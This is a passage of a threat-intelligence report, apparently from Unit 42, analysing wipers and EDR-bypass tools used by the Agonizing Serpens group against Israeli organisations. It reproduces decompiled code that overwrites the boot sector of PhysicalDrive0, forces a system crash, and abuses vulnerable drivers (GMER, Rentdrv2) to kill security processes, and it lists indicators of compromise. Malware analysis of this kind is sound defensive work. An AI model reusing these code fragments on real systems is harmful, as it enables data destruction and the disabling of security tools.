  string fileSource = registryClass.ReadRegistryKey(PublicVariable.NodeInstallRegistryRunPath,
  this.Ack(message.GetNodeId(), message.GetMessageId());
  initClass.RemoveFootPrint();
  fileClass.DeleteFile(fileSource);
  instance.SelfDelete();
  LogClass.SelfDelete();
  PublicFunction.ExecuteProcess(str);
  return true;
}
```

Figure 26. Code snippet of the IPsec Helper. Source: Figure 20 of SentinalLABS report From Wiper to Ransomware: The Evolution of Agrius.

Example 2: Directory Listing Implementation

The recursive directory listing mechanism of MultiList is implemented in a similar manner to Fantasy and Apostle. They share the same name for the function, named GetSubDirectoryFileListRecusrive.

They also both call GetSubDirectoryFileListRecusrive() and GetDirectoryFileList(), where GetSubDirectoryFileListRecusrive() is called recursively as shown in the code snippets in Figures 27 and 28.

```
private static List<string> GetSubDirectoryFileListRecursive(string directoryName, IList extensionList, bool allFileSelected)
{
    List<string> list = new List<string>();
    if (Program.IsExcluded(directoryName))
    {
        return list;
    }
    try
    {
        foreach (string directoryName2 in Directory.GetDirectories(directoryName))
        {
            list.AddRange(Program.GetDirectoryFileList(directoryName2, extensionList, allFileSelected));
            list.AddRange(Program.GetSubDirectoryFileListRecursive(directoryName2, extensionList, allFileSelected));
        }
    }
    catch (Exception)
    {
    }
    return list;
}
```

Figure 27. Recursive directory listing in MultiList.

```
public void GetSubDirectoryFileListRecursive(string directoryName)
{
    try
    {
        string[] directories = Directory.GetDirectories(directoryName);
        foreach (string directoryName2 in directories)
        {
            GetDirectoryFileList(directoryName2);
            GetSubDirectoryFileListRecursive(directoryName2);
        }
    }
    catch (Exception)
    {
    }
}
```

```
private void GetSubDirectoryFileListRecursive(string directoryName, string ownPath, bool isWindowsDrive)
{
    string[] directories = Directory.GetDirectories(directoryName);
    foreach (string directory in directories)
    {
        if (!isWindowsDrive || !PublicVariable.ExcludePathList.Any((string s) => directory.Contains(s)))
        {
            GetDirectoryFileList(directory, ownPath);
            try
            {
                GetSubDirectoryFileListRecursive(directory, ownPath, isWindowsDrive);
            }
            catch (Exception)
            {
            }
        }
    }
}
```

Figure 6. Recursive directory listing functions from the Fantasy wiper (top, in red) and Apostle ransomware (bottom, in green)

Figure 28. Recursive directory listing in Fantasy. Source: Figure 6 in ESET blog "Fantasy – a new Agrius wiper deployed through a supply-chain attack."

PartialWasher Wiper

During the attack, the attackers attempted to use a second wiper, which they call PartialWasher or PW. Figure 29 shows that it was compiled on Oct. 8 and, unlike other .NET wipers mentioned in this article, it is written in C++.

compiler-stamp	0x652218A2	Sun Oct 08 02:49:06 2023 | UTC

Figure 29. The compilation timestamp of PartialWasher.

PartialWasher defines itself as a crucial process by calling NtSetInformationProcess, and it supports command-line arguments. In case no arguments are provided, the default functionality would be a wiper functionality.

When passing 1 as an argument, the attacker can then use an interactive command-line interface (CLI). There are several typos in the interface's text, indicating that the authors are likely not native English speakers.

Figure 30 shows an example of the passed arguments S /p. They trigger the malware to gather information about available drives on the infected machine.



Figure 30. PartialWasher's CLI and typos marked in red squares.

The supported commands demonstrate the wiper's further capabilities to perform individual wiping tasks at the request of its operators. These commands include:

- S - Scan drives and retrieve information about them, depending on the provided secondary argument
  - /a - Get all drive information and partition details
  - /p - Get only drive information
  - /v - Get only partition details
- D - Write around 420 MB of binary data to a provided device number, most likely to make a drive unusable
- F - Wipe files in a specified folder and its subfolders if the files are not empty
- I - Wipe a specified file if it is not empty
- W - Change file attributes and wipe files

The attempt to execute PartialWiper was prevented by Cortex XDR, as depicted in Figure 31 below.



Figure 31. PartialWasher detected and prevented by Cortex XDR.

BFG Agonizer Wiper

The BFG Agonizer

A third wiper that the attackers used is called BFG Agonizer (bfg.exe), according to its PDB path (E:\tools2\BFG agonizer\INFECTOR\Dropper\Dropper\Release\Dropper.pdb). The file metadata indicates that it was compiled on Oct. 8, as shown in Figure 32.

stamp	0x652222DF (Sun Oct 08 03:32:47 2023 | UTC)
file-name	E:\tools2\BFG Agonizer\INFECTOR\Dropper\Dropper\Release\Dropper.pdb

Figure 32. BGF Agonizer's compilation timestamp.

It is worth noting that there are many code similarities between BFG Agonizer and an open-source project called CRYLINE-v5.0, hosted on GitHub. We assess that BFG's authors copied, or at the very least, relied heavily on this publicly available code.

Before the wiper commences its wiping activity, it first attempts to circumvent security measures that might exist on the infected endpoint. It does so by implementing several anti-hooking techniques, which have not been reported thus far as part of the group's known techniques. This suggests a possible upgrade of their capabilities.

The following sections list the anti-hooking functions BFG runs before its main payload.

DLL Unhooking

DLL unhooking is an anti-hooking technique that attempts to remove the user mode inline hooks, which various security solutions often implement. The technique works by restoring the bytes of the hooked functions to their original disk values. This technique is well known, and it is likely that the wipers' authors largely adopted the following publicly available code.

Import Address Table (IAT) Unhooking

IAT unhooking is an anti-hooking technique that attempts to remove the user-mode IAT hooks, which various security solutions often implement. Based on the wiper's code, it is likely that the authors largely adopted publicly available IAT unhooking code snippets.

Wiping the Boot Sector

To wipe the boot sector, the wiper retrieves a device handle to \\.\PhysicalDrive0 as shown in Figure 33. In turn, it calls DeviceIoControl with the IOCTL_DISK_GET_PARTITION_INFO control code to find the partition style.

```
  FileName[31] = 'g';
  FileW_0 = CreateFileW_0(FileName, 0xC0000000, 3u, 0, OPEN_EXISTING, 0, 0);// Opens handle to \\.\PhysicalDrive0
  hDevice = FileW_0;
  DeviceIoControl(FileW_0, IOCTL_DISK_GET_PARTITION_INFO, 0, 0, &PartitionInfo, 0x90u, &BytesReturned, 0);
  if ( PartitionInfo.PartitionStyle > PARTITION_STYLE_GPT )// Bail if its not MBR/GPT
    ExitProcess(0xFFFFFFFB);
  f_infect_bootsectors();
  CloseHandle(hDevice);
  return f_bsod_system();
}
```

Figure 33. BFG retrieves a device handle to \\.\PhysicalDrive0.

If the partition style is master boot record (MBR) or GUID partition table (GPT) it infects the first 6 sectors as shown in Figure 34.

```
BOOL f_infect_bootsectors()
{
  int v1; // [esp+0h] [ebp-7Ch] BYREF
  HANDLE FileW_0; // [esp+10h] [ebp-6Ch] MAPDST
  int v3; // [esp+14h] [ebp-68h]
  DWORD NumberOfBytesWritten; // [esp+18h] [ebp-64h] BYREF
  WCHAR FileName[19]; // [esp+20h] [ebp-5Ch] BYREF
  __int16 v7[17]; // [esp+46h] [ebp-36h] BYREF
  int *v8; // [esp+6Ch] [ebp-10h]
  int v9; // [esp+78h] [ebp-4h]

  v8 = &v1;
  wcscpy(FileName, L"\\\\.\\PhysicalDrive0");
  wmemcpy(v7, L"retgkeoftdukgzrjq", 17);
  v3 = 36;
  v9 = 0;
  FileW_0 = CreateFileW_0(FileName, 0xC0000000, 3u, 0, 3u, 0, 0);
  if ( FileW_0 == -1 )
    ExitProcess(0xFFFFFFFF);
  SetFilePointer(FileW_0, 0, 0, 0);
  WriteFile_0(FileW_0, f_encrypt_mbr, 512u, &NumberOfBytesWritten, 0);
  SetFilePointer(FileW_0, 512, 0, 0);
  WriteFile_0(FileW_0, f_drive_encrypted_banner, 1024u, &NumberOfBytesWritten, 0);
  SetFilePointer(FileW_0, 1536, 0, 0);
  WriteFile_0(FileW_0, f_drive_encryptor, 1024u, &NumberOfBytesWritten, 0);
  SetFilePointer(FileW_0, 2560, 0, 0);
  WriteFile_0(FileW_0, f_mbr_banner, 512u, &NumberOfBytesWritten, 0);
  return CloseHandle(FileW_0);
}
```

Figure 34. BFG overwrites the boot sector.

Finally, after the sectors are infected, the wiper adjusts its privileges to have the SeShutdownPrivilege and calls the native API NtRaiseHardError, which triggers a blue screen of death (BSOD) in the system with the error code

of 0xC0000420. Once the system crashes, it will not be able to boot again (shown in Figure 35).

```
NTSTATUS f_bsod_system()
{
  ULONG Response; // [esp+0h] [ebp-8h] BYREF
  unsigned __int8 OldValue; // [esp+7h] [ebp-1h] BYREF

  RtlAdjustPrivilege(SE_SHUTDOWN_PRIVILEGE, 1u, 0, &OldValue);
  return NtRaiseHardError(0xC0000420, 0, 0, 0, 6u, &Response);
}
```

Figure 35. BFG causing a BSOD on the system after corrupting the boot sector.

The attempt to execute BFG Agonizer wiper was prevented by Cortex XDR, as depicted in Figure 36 below.



Figure 36. Execution of BFG Agonizer wiper blocked by the Cortex XDR platform.

Attempted Anti-EDR Activity

During the attack, the group specifically attempted to bypass EDR solutions to carry out their attack uninterrupted and with greater stealth. These attempts were blocked by the Cortex XDR platform. It is interesting to note that the group tried multiple tools and techniques, and each time they failed with one, they tried to leverage another.

While most of the techniques are known and well-documented, the group has not used them in previous publicly reported attacks. This could suggest that the group is becoming increasingly advanced and aggressive in its approach.

The following sections list some of the EDR bypass tools and techniques in the order they leveraged them.

EDR Service Dependency Bypass

The threat actor attempted their first EDR bypass technique on Oct. 6. The actor tried to manipulate the Cortex XDR service auto-start functionally. By leveraging previously obtained Administrator privileges, the attackers tried to modify the services Cortex XDR depends on, so it would not be able to auto-start upon system startup.

Figure 37 shows these attempts were prevented, and then the attackers shifted into using custom tools that abuse the “bring your own vulnerable driver” (BYOVD) technique.



Figure 37. Cortex XDR prevents service registry manipulation.

DrvIX: A Custom BYOVD Loader

The first custom tool the attackers used was a binary named agmt.exe, which was compiled on Oct. 7. According to its PDB path (C:\Users\dude\source\repos\drvix\x64\Release\drvix.pdb), it appears that this tool’s original name is drvIX (shown in Figure 38).

stamp	0x65219251 (Sat Oct 07 17:16:01 2023 | UTC)
file-name	C:\Users\dude\source\repos\drvIX\x64\Release\drvIX.pdb

Figure 38. agmt.exe PDB path and compilation date.

However, according to the binary help function shown in Figure 39, the name is Drvtopia.

```
int f_print_help()
{
  printf("\n\t<Drvtopia.exe> -p <pid> -c <Process name>");
  return printf("\n\t-c Option Should Be used Only If You Want A Process TO Be Killed As Soon As It Starts.");
}
```

Figure 39. DrvIX help section mentions Drvtopia.

Agmt.exe is a custom loader and operator for the GMER driver, gmer64.sys (renamed to AGMT.sys). GMER’s original intended purpose is to detect and remove rootkits; however, threat actors can also leverage it to remove security products. Using agmt.exe, the attackers can specify the PID of the target process they wish to terminate via the command line.

Agmt.exe starts by registering GMER a new kernel driver (agmt.sys) as a service named AGMT and starting it, which in turn causes the operating system to load the driver into the kernel.

To communicate and abuse the GMER functionality of terminating processes, agmt.exe retrieves a device handle to GMER’s device object as shown in Figure 40.

```
LABEL_22:
  FileW = CreateFileW(L"\\\\.\\AGMT", 0xC0000000, 0, 0i64, 3u, 0x80u, 0i64);
  if ( FileW == -1i64 )
  {
    printf("\n\t[-] Failed to open handle to driver.");
    exit(0);
  }
```

Figure 40. Agmt.exe opens a handle to the GMER device object.

Then, agmt.exe uses DeviceIoControl Windows API with the control code 0x9876C094, while specifying the PID in the Input_Buffer parameter of the call (shown in Figure 41).

```
  printf("\n\t[INFO] Terminating The Given PID...");
  if ( !DeviceIoControl(FileW, 0x9876C094, &pid, 4u, &OutBuffer, 8u, &BytesReturned, 0i64) )
  {
    printf("\n\t[-] Couldnt Kill The Given PID.");
    CloseHandle(FileW);
    exit(0);
  }
  printf("\n\t[+] Successfully Killed The Process.");
  CloseHandle(FileW);
  return 0;
}
```

Figure 41. Agmt.exe communicates with the GMER driver for terminating processes.

DeviceIoControl allows user mode processes to directly communicate with kernel drivers, allowing the processes to request the drivers to service certain operations for them.

In the case of agmt.exe, the DeviceIoControl API call triggers a process termination operation for the GMER driver. Figure 44 shows that by inspecting the GMER driver, we can determine that the functionality of the 0x9876C094 control code is to terminate the target process provided by PID.

```
  case 0x9876C094:
    if ( length != 4 || !pid )
    {
      *ntstatus = 0xC0000206;
      return 0xC0000206i64;
    }
    v44 = f_kill_process_by_pid(*pid);
    v45 = ntstatus;
    *ntstatus = v44;
    goto LABEL_171;
```

Figure 42. GMER 0x9876C094 control code functionally.

The function opens a handle to the target process PID using ZwOpenProcess and then terminates it by calling ZwTerminateProcess.

The attempt to leverage the GMER driver failed, as shown in Figure 43 below.

Figure 43. Loading of the GMER driver being blocked by the Cortex XDR Platform.

Second Vulnerable Driver Attempt (Rentdrv2 Driver)

As the attempt to exploit the GMER driver failed, the attackers tried arming their drvIX tool. They did so using a different vulnerable driver from a new publicly available PoC tool called BadRentdrv2, first published in the beginning of October 2023.

The attacker used the same project and compiled a modified version of the tool a day later, on Oct. 8 as shown in Figure 44. This time, the binary's original name drvIX.exe was not changed.

stamp	0x65222ABC (Sun Oct 08 04:06:20 2023 | UTC)
file-name	C:\Users\dude\source\repos\drvIX\x64\Release\drvIX.pdb

Figure 44. PDB path and compilation for drvIX.exe.

The loading code of the driver looks almost identical to the aforementioned drvIX version. Similarly, drvIX.exe accepts the PID of the target process the attacker wishes to terminate via the command line.

DrvIX retrieves a device handle to its device object and communicates with the Rentdrv2 driver via DeviceIoControl. DrvIX then sends the target PID by specifying it in a structure sent as the Input_Buffer and specifies the control code as 0x22E010 (shown in Figure 45).

```
DriverIoctl.level = 1;
*&DriverIoctl.pid = PID;
v24 = 'b\0y';
LODWORD(DriverSymbolicLink.m256_f32[7]) = 'n\0j';
*(&DriverSymbolicLink.m256_f32[2] + 2) = 'n\0e';
*(&DriverSymbolicLink.m256_f32[5] + 2) = '2';
*(&DriverSymbolicLink.m256_f32[3] + 2) = 'v\0r\0d\0t';
*DriverSymbolicLink.m256_f32 = '\\\0.\0\\\0\\';
v26 = 'o\0o';
v23 = 'u';
v27 = 'f\0h';
LOWORD(DriverSymbolicLink.m256_f32[2]) = 'r';
v25 = 'x';
HIWORD(DriverSymbolicLink.m256_f32[6]) = 'c';
FileW_0 = CreateFileW_0(&DriverSymbolicLink, 0xC0000000, 3u, 0i64, 3u, 0x40000080u, 0i64);// Opens handle to \\\\.\\rentdrv2
DeviceIoControl(FileW_0, 0x22E010u, &DriverIoctl, 0x80Cu, 0i64, 0, 0i64, 0i64);
CloseHandle(FileW_0);
```

Figure 45. DrvIX communicates with Rentdrv2.

Similarly to the GMER driver, the 0x220E010 control code terminates the target process provided by its PID, as shown in Figure 46.

```
case 0x22E010u:
  if ( Options < 0x10 )
    goto LABEL_25;
  level = pRentdrv->level;
  v12 = 0;
  if ( pRentdrv->level == 1 )
  {
    v12 = f_kill_process_by_pid(pRentdrv->pid);
  }
```

Figure 46. Rentdrv2 0x22E010 control code functionality.

The function opens a handle to the target process PID using ZwOpenProcess and terminates it by calling ZwTerminateProcess.

Figure 47 shows this attempt was blocked and prevented by the Cortex XDR platform.



Figure 47. Prevention of an attempt to terminate the Cortex XDR service.

Attribution

Based on the Unit 42 attribution model, we assess with a high level of confidence that the attacks described in this article were carried out by the Iranian-linked Agonizing Serpens APT group.

This assessment is based on the following reasons and evidence:

- **Multiple code similarities in wipers:** The analysis of the MultiLayer wiper in this article shows multiple code similarities and similar naming convention to previously documented Agonizing Serpens wipers known as Apostle, its successor Fantasy, and the IPsec Helper backdoor.
- **Code similarity in web shells:** The attackers used web shells variants that consisted of the same code, except for variable and function names that are replaced for each sample.
- **Destructive nature of the attacks:** The final step of the attacks implements a “scorched earth” policy, using custom wipers to render the endpoints unusable and cover the tracks of the attackers. This is congruent with all previous reports about the group’s activity.
- **Targeting Israeli organizations:** Our telemetry did not detect non-Israeli organizations affected by the attacks. This APT group seems to specifically target Israeli entities.

Conclusion

In this article we provided a deep dive analysis of a recent destructive wiper attack carried out by the Iranian-linked Agonizing Serpens APT group. This attack is a part of a broader offensive campaign that targets Israeli organizations. Based on our telemetry, the most targeted organizations belong to the education and technology sectors.

Our investigation uncovered new tools in the group's arsenal that include a set of three previously undocumented wipers, as well as a database extractor tool. Analysis of the new wipers revealed that the group has upgraded their capabilities, putting an emphasis on stealth and evasive techniques designed to bypass security solutions such as EDR technology.

As shown throughout our research, the Cortex XDR platform can detect and prevent the various stages of the attack lifecycle.

Protections and Mitigations

Palo Alto Networks customers receive protection from the different tools that were observed during the recent Agonizing Serpens campaign. The Cortex XDR and XSIAM platforms detect and prevent the execution flow described in the screenshots included in the previous section.

For Palo Alto Networks customers, our products and services provide the following coverage associated with this group.

Cortex XDR and XSIAM detect user and credential-based threats by analyzing user activity from multiple data sources including the following:

- Endpoints
- Network firewalls
- Active Directory
- Identity and access management solutions
- Cloud workloads

Cortex XDR and XSIAM build behavioral profiles of user activity over time with machine learning. By comparing new activity to past activity, peer activity and the expected behavior of the entity, Cortex XDR and XSIAM detect anomalous activity indicative of credential-based attacks.

They also offer the following protections related to the attacks discussed in this post:

- Prevent the execution of known malicious malware and also prevents the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module
- Protect against credential gathering tools and techniques using the new Credential Gathering Protection available from Cortex XDR 3.4
- Protect against exploitation of different vulnerabilities including ProxyShell and ProxyLogon using the Anti-Exploitation modules as well as Behavioral Threat Protection

Cortex XDR Pro detects post-exploitation activity, including credential-based attacks, with behavioral analytics.

If you think you might have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130

- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Web shells

- 1ea4d26a31dad637d697f9fb70b6ed4d75a13d101e02e02bc00200b42353985c
- 62e36675ed7267536bd980c07570829fe61136e53de3336eebadeca56ab060c2
- abfde7c29a4a703daa2b8ad2637819147de3a890fdd12da8279de51a3cc0d96d

Nbtscan

- 63d51bc3e5cf4068ff04bd3d665c101a003f1d6f52de7366f5a2d9ef5cc041a7

WinEggDrop

- 49c3df62c4b62ce8960558daea4a8cf41b11c8f445e218cd257970cf939a3c25

NimScan

- dacdb4976fd75ab2fd7bb22f1b2f9d986f5d92c29555ce2b165c020e2816a200
- e43d66b7a4fa09a0714c573fbe4996770d9d85e31912480e73344124017098f9

Mimikatz

- 2a6e3b6e42be2f55f7ab9db9d5790b0cc3f52bee9a1272fc4d79c7c0a3b6abda

ProcDump

- 5d1660a53aaf824739d82f703ed580004980d377bdc2834f1041d512e4305d07
- f4c8369e4de1f12cc5a71eb5586b38fc78a9d8db2b189b8c25ef17a572d4d6b7

Plink

- 13d8d4f4fa483111e4372a6925d24e28f3be082a2ea8f44304384982bd692ec9

Sqlextractor

- a8e63550b56178ae5198c9cc5b704a8be4c8505fea887792b6d911e488592a7c

Pscp.exe

- a112e78e4f8b99b1ceddae44f34692be20ef971944b98e2def995c87d5ae89ee

MultiLayer wiper

- 38e406b17715b1b52ed8d8e4defdb5b79a4ddea9a3381a9f2276b00449ec8835
- f65880ef9fec17da4142850e5e7d40ebfc58671f5d66395809977dd5027a6a3e

PartialWasher Wiper

- ec7dc5bfadce28b8a8944fb267642c6f713e5b19a9983d7c6f011ebe0f663097

BFG Agonizer Wiper

- c52525cd7d05bddb3ee17eb1ad6b5d6670254252b28b18a1451f604dfff932a4

GMER Driver Loader - agmt.exe

- 8967c83411cd96b514252df092d8d3eda3f7f2c01b3eef1394901e27465ff981
- a2d8704b5073cdc059e746d2016afbaecf8546daad3dbfe4833cd3d41ab63898

GMER Driver

- 18c909a2b8c5e16821d6ef908f56881aa0ecceeaccb5fa1e54995935fcfd12f7

Rentdrv2 Loader - drvIX.exe

- 2fb88793f8571209c2fcf1be528ca1d59e7ac62e81e73ebb5a0d77b9d5a09cb8

Rentdrv2 Driver

- 9165d4f3036919a96b86d24b64d75d692802c7513f2b3054b20be40c212240a5

Infrastructure

- 185.105.46[.]34
- 185.105.46[.]19
- 93.188.207[.]110
- 109.237.107[.]212
- 217.29.62[.]166
- 81.177.22[.]182

Appendix

Filename	SHA256
Uploader.aspx	1ea4d26a31dad637d697f9fb70b6ed4d75a13d101e02e02bc00200b42353985c
xcopy.aspx	62e36675ed7267536bd980c07570829fe61136e53de3336eebadeca56ab060c2
css.aspx	abfde7c29a4a703daa2b8ad2637819147de3a890fdd12da8279de51a3cc0d96d

Table 1. Web shell hash.

Source: https://unit42.paloaltonetworks.com/agonizing-serpens-targets-israeli-tech-higher-ed-sectors/